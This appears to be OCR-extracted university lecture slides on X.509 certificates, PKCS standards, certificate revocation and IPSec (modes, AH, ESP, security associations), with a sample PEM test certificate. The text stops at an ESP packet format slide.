
X.509 (cont.)

- The power of the X.509 model comes from its default arrangement of delegating the trust decision to CAs
- It does this by assuming trust is inherited from the signing key
- Vendors of X.509 products generally include a set of root certificates that the product will trust “out of the box”
  - **therefore automatically validate other certificates presented to the product**
  - **example**
    - X.509 encryption and signature capabilities are built into many web browsers and mail programs
      - the secure HTTP protocol (HTTPS) uses X.509


X.509 Digital Certificate

- A X.509 digital certificate includes:
  - **a public key and key info**
  - **the Distinguished Name and other information of the certificate owner that can be a person (name, e-mail, company, phone number) or system (IP address, etc.)**
  - **the Distinguished Name and other information of the certificate issuer (name, e-mail, phone number)**
  - **version number**
  - **a serial number uniquely associated to the certificate**
  - **the level of trust associated to the certificate**
  - **issue date**
  - **expiration date**
  - **digital signature of the issuer**
    - algorithm
    - signature
  - **extensions (optional)**

X.509 v1,v2,v3 and CRL Formats



X.509 Certificate Signature



ASN.1, BER and DER

- ASN.1 (Abstract Syntax Notation One, defined in X.208) is the OSI's method of specifying abstract objects
- ASN.1 is a flexible notation that allows one to define a variety data types
  - **from simple types such as integers and bit strings to structured types such as sets and sequences, as well as complex types defined in terms of others**
- One set of rules for representing such objects as strings of bits is Distinguished Encoding Rules (DER), gives a unique encoding to each ASN.1 value
  - **DER is a subset of BER (Basic Encoding Rules) that describes how to represent or encode values of each ASN.1 type as a string of eight-bit octets**
    - there is generally more than one way to BER-encode a given value, while there is only one DER encoding

Example of PEM-encoded certificate

```
-----BEGIN CERTIFICATE-----
MIIC7jCCAlegAwIBAgIBATANBgkqhkiG9w0BAQQFADCBqTELMAkGA1UEBhMCWFkx
FTATBgNVBAgTDFNuYWtlIERlc2VydDETMBEGA1UEBxMKU25ha2UgVG93bjEXMBUG
A1UEChMOU25ha2UgT2lsLCBMdGQxHjAcBgNVBAsTFUNlcnRpZmljYXRlIEF1dGhv
cml0eTEVMBMGA1UEAxMMU25ha2UgT2lsIENBMR4wHAYJKoZIhvcNAQkBFg9jYUBz
bmFrZW9pbC5kb20wHhcNOTgxMDIxMDg1ODM2WhcNOTkxMDIxMDg1ODM2WjCBpzEL
MAkGA1UEBhMCWFkxFTATBgNVBAgTDFNuYWtlIERlc2VydDETMBEGA1UEBxMKU25h
a2UgVG93bjEXMBUGA1UEChMOU25ha2UgT2lsLCBMdGQxFzAVBgNVBAsTDldlYnNl
cnZlciBUZWFtMRkwFwYDVQQDExB3d3cuc25ha2VvaWwuZG9tMR8wHQYJKoZIhvcN
AQkBFhB3d3dAc25ha2VvaWwuZG9tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKB
gQDH9Ge/s2zcH+da+rPTx/DPRp3xGjHZ4GG6pCmvADIEtBtKBFAcZ64n+Dy7Np8b
vKR+yy5DGQiijsH1D/j8HlGE+q4TZ8OFk7BNBFazHxFbYI4OKMiCxdKzdif1yfaa
lWoANFlAzlSdbxeGVHoT0K+gT5w3UxwZKv2DLbCTzLZyPwIDAQABoyYwJDAPBgNV
HRMECDAGAQH/AgEAMBEGCWCGSAGG+EIBAQQEAwIAQDANBgkqhkiG9w0BAQQFAAOB
gQAZUIHAL4D09oE6Lv2k56Gp38OBDuILvwLg1v1KL8mQR+KFjghCrtpqaztZqcDt
2q2QoyulCgSzHbEGmi0EsdkPfg6mp0penssIFePYNI+/8u9HT4LuKMJX15hxBam7
dUHzICxBVC1lnHyYGjDuAMhe396lYAn8bCld1/L4NMGBCQ==
-----END CERTIFICATE-----
```

Public-key Cryptography Standard (PKCS)

- A group of public-key cryptography standards, originally developed by RSADSI (RSA Data Security Inc.)
  - **describes the syntax for messages in an abstract manner**
  - **gives complete details about algorithms**
  - **defines encoding for**
    - RSA public/private key,
    - signature,
    - short RSA-encrypted message (typically a secret key),
    - etc
- Some of these standards have moved into the "standards-track" processes of the IETF
- The standards are based on ASN.1 and BER/DER to describe and represent data

PKCS (cont.)

- PKCS #1: RSA Cryptography Standard (RFC 3447)
  - **provides recommendations for the implementation of public-key cryptography based on the RSA, covering the following aspects:**
    - Cryptographic primitives
    - Encryption schemes
    - Signature schemes
    - ASN.1 syntax for representing keys and for identifying the schemes
- PKCS #3: Diffie-Hellman Key Agreement Standard
  - **defines the Diffie–Hellman Key Agreement protocol for establishing a shared secret key between two parties**
- PKCS #5: Password-Based Cryptography Standard (RFC 2898)
  - **provides recommendations for the implementation of password-based cryptography, covering:**
    - key derivation functions
    - encryption schemes
    - message-authentication schemes

PKCS (cont.)

- PKCS #6: Extended-Certificate Syntax Standard
  - **defines extensions to the old v1 X.509 certificate specification**
  - **it has been obsoleted by the X.509v3 standard**
- PKCS #7: Cryptographic Message Syntax Standard (RFC 2315)
  - **describes a general syntax for data that may have cryptography applied to it, such as digital signatures and digital envelopes**
  - **it is compatible with PEM**
    - signed-data and signed-and-enveloped-data content can be converted into PEM messages, and vice versa
- PKCS #8: Private-Key Information Syntax Standard (RFC 5208)
  - **describes a syntax for private-key information (private key and a set of attributes**
  - **also describes a syntax for encrypted private keys**
    - a password-based encryption algorithm could be used (e.g., one of those described in PKCS#5)

PKCS (cont.)

- PKCS #9:Selected Attribute Types (RFC 2985)
  - **defines selected attribute types for use in**
    - PKCS #6 extended certificates
    - PKCS #7 digitally signed messages
    - PKCS #8 private-key information, and
    - PKCS #10 certificate-signing requests
- PKCS #10:Certification Request Syntax Standard (RFC 2986)
  - **defines a format of messages sent to a certification authority to request certification of a public key**
- PKCS #11:Cryptographic Token Interface Standard
  - **An API defining a generic interface to cryptographic tokens**
  - **Often used in single sign-on, Public-key cryptography and disk encryption systems**
- PKCS #12:Personal Information Exchange Syntax Standard
  - **defines a file format commonly used to store private keys with accompanying public key certificates, protected with a password-based symmetric key**

Certificate Revocation

- When a certificate is issued, it is expected to be in use for its entire validity period (certificates have a period of validity)
- However, various circumstances may cause a certificate to become invalid (revoked) prior to the expiration of the validity period, e.g.
  - **change of name, change of association between subject and CA (e.g., an employee terminates employment with an organization)**
  - **user's private key is assumed (or suspected) to be compromised**
  - **user is no longer certified by this CA**
  - **CA's certificate is assumed to be compromised**
- X.509 defines one method of certificate revocation
- This method involves each CA periodically issuing a signed data structure called a certificate revocation list (CRL)
- Users should check certs with CA's CRL

Certificate Revocation List (CRL)

- A CRL is a time stamped list identifying revoked certificates which is signed by a CA and made freely available in a public repository
- When a system uses a certificate, that system not only checks the certificate signature and validity but also acquires a suitably-recent CRL and checks that the certificate serial number is not on that CRL
- A CA issues a new CRL on a regular periodic basis (e.g., hourly, daily, or weekly)
- An entry is added to the CRL as part of the next update following notification of revocation
  - **an entry may be removed from the CRL after appearing on one regularly scheduled CRL issued beyond the revoked certificate's validity period**
- CRLs may be distributed by exactly the same means as certificates themselves, namely, via untrusted communications and server systems
- One limitation of the CRL revocation method, is that the time granularity of revocation is limited to the CRL issue period



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura


Secure Communications: IPSec and TLS

Luca Veltri


(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026


Security within IP stack protocols



Network level



transport/session level



Application level

IPSec

IPSec Introduction


- IPSec, as defined in RFC 4301 and successive standards, is a framework for providing interoperable, high quality, cryptographically-based security for IPv4 and IPv6
  - **offering protection in a standard fashion for all protocols that may be carried over IP (including IP itself)**
- The set of security services offered includes
  - **access control**
  - **connectionless data integrity, data origin authentication**
  - **detection and rejection of replays**
  - **confidentiality**
  - **and limited traffic flow confidentiality**

IPSec Introduction (cont.)

- An IPSec implementation operates in a host, or as a security gateway (SG), affording protection to IP traffic
  - **a security gateway is an intermediate system implementing IPSec, e.g., a firewall or router that has been IPSec-enabled**
- IPSec does not adversely affect users, hosts, and other Internet components that do not employ IPSec for traffic protection
  - **transparent for intermediate nodes that do not implement it**
  - **transparent for end nodes (host) that do not implement it, when implemented by intermediate nodes**
  - **transparent for end applications that are not aware of it**
- Hence, IPSec is very useful in presence of legacy hosts or applications
- One IPSec implementation may protect traffic from/to several hosts and applications

IPSec Introduction (cont.)

- IPsec can be used to protect one or more "paths"
  - **between a pair of hosts (host-to-host)**
    - end-to-end, alternative to transport or application level security solutions
  - **between a pair of security gateways (router-to-router)**
    - often referred to as VPN/IPSec
  - **between a security gateway and a host (host-to-router)**
    - also referred to as VPN/IPSec or “road-warrior”



Transport & Tunnel Modes

- Original packet:




- IPSec can be used according to two modes:
  - **transport mode**
    - IPSec provides protection to upper layer protocols
    - the source and destination must be the endpoints



original payload encrypted/authenticated


  - **tunnel mode**
    - IPSec is applied to tunneled IP packets
    - the outer IP header Source and Destination Addresses identify the "endpoints" of the IPSec tunnel
    - the inner IP header Source and Destination Addresses identify the original sender and recipient of the datagram (the actual endpoints)



original packet encrypted/authentcated

Transport & Tunnel Modes (cont.)

- Transport mode can be used only when source and destination addresses coincide with the addresses of the IPSec endpoints



IPSec protocols

- Two protocols have been originally specified for securing IPSec communications
  - **the Authentication Header (AH)**
    - originally designed to offer integrity and data origin authentication (i.e. message authenticity), with optional (at the discretion of the receiver) anti-replay protection
    - no confidentiality
    - rarely used
  - **Encapsulating Security Payload (ESP)**
    - offers integrity, data origin authentication, data confidentiality, and anti-replay protection
    - there are also provisions for limited traffic flow confidentiality
      - i.e., provisions for concealing packet length, and for facilitating efficient generation and discard of dummy packets

IPSec protocols (cont.)

- Support for AH is optional and experience has shown that there are very few contexts in which ESP cannot provide the requisite security services
  - **in fact ESP can provide confidentiality, authenticity, or both,**
  - **as a result, AH is rarely used**

- Because IPSec security services require the use of cryptographic keys, IPSec relies on a separate mechanism for putting these keys in place
  - **IPSec specifies IKE (Internet Key Exchange) as public-key based key management mechanism**
  - **other automated key distribution techniques may also be used**

Cryptographic algorithm independency

- IPsec security protocols (ESP, AH, and IKE) are designed to be cryptographic algorithm independent
  - **this modularity permits selection of different sets of cryptographic algorithms as appropriate, without affecting the other parts of the implementation**
  - **different users may select different sets of cryptographic algorithms**
  - **to facilitate interoperability in the global Internet, a set of default cryptographic algorithms for use with AH and ESP, and a set of mandatory-to-implement algorithms for IKEv2, are specified**

Security Association (SA)

- A Security Association (SA) is a simplex logical "connection" that affords security services to the traffic carried by it
  - **specifies algorithms, key material, and parameters to operate the AH and/or ESP operations**
  - **a major function of IKE is the establishment and maintenance of SAs**
  - **to secure typical, bi-directional communication between two IPsec-enabled systems, a pair of SAs (one in each direction) is required**




Encapsulating Security Payload (ESP)

- Encapsulating Security Payload (ESP) (RFC 4303) is designed to provide different security services
  - **confidentiality**
  - **data origin authentication and message integrity**
  - **anti-replay service (a form of partial sequence integrity)**
  - **(limited) traffic flow confidentiality**
    - by adding padding bytes after the end of the payload data
- Confidentiality and integrity can be offered independently
  - **only data authentication**
    - ESP is simpler and faster to process than AH
  - **only encryption**
    - this will provide defense only against passive attackers
      - using encryption without a strong integrity mechanism may render the confidentiality service insecure against some forms of active attacks
  - **both services**
    - typical case

ESP (cont.)

- The anti-replay service may be used only if the integrity service is provided
  - **the selection of this service is solely at the discretion of the receiver and thus need not be negotiated**
- The traffic flow confidentiality (TFC) service generally is effective only if
  - **ESP is employed in a fashion that conceals the ultimate source and destination addresses of correspondents, e.g., in tunnel mode between SEGs, and**
  - **sufficient traffic flows between IPsec peers (either naturally or as a result of generation of masking traffic) to conceal the characteristics of specific, individual subscriber traffic flows**

ESP Packet Format



ESP Packet Format (cont.)


- Security Parameter Index (SPI)
  - **an arbitrary 32-bit value that is used by a receiver to identify the SA to which an incoming packet is bound**
- Sequence number
  - **unsigned 32-bit field contains a counter value that increases by one for each packet sent, i.e., a per-SA packet sequence number**
- Payload data
  - **variable-length field containing data (from the original IP packet) described by the Next Header field**
    - If the algorithm used to encrypt the payload requires cryptographic synchronization data, e.g., an Initialization Vector (IV), then this data is carried explicitly in the Payload field
- Traffic Flow Confidentiality (TFC) Padding
  - **added only if the Payload Data field contains a specification of the length of the IP datagram**
    - this is always true in tunnel mode, and may be true in transport mode depending on whether the next layer protocol (e.g., IP, UDP, ICMP) contains explicit length information

ESP Packet Format (cont.)

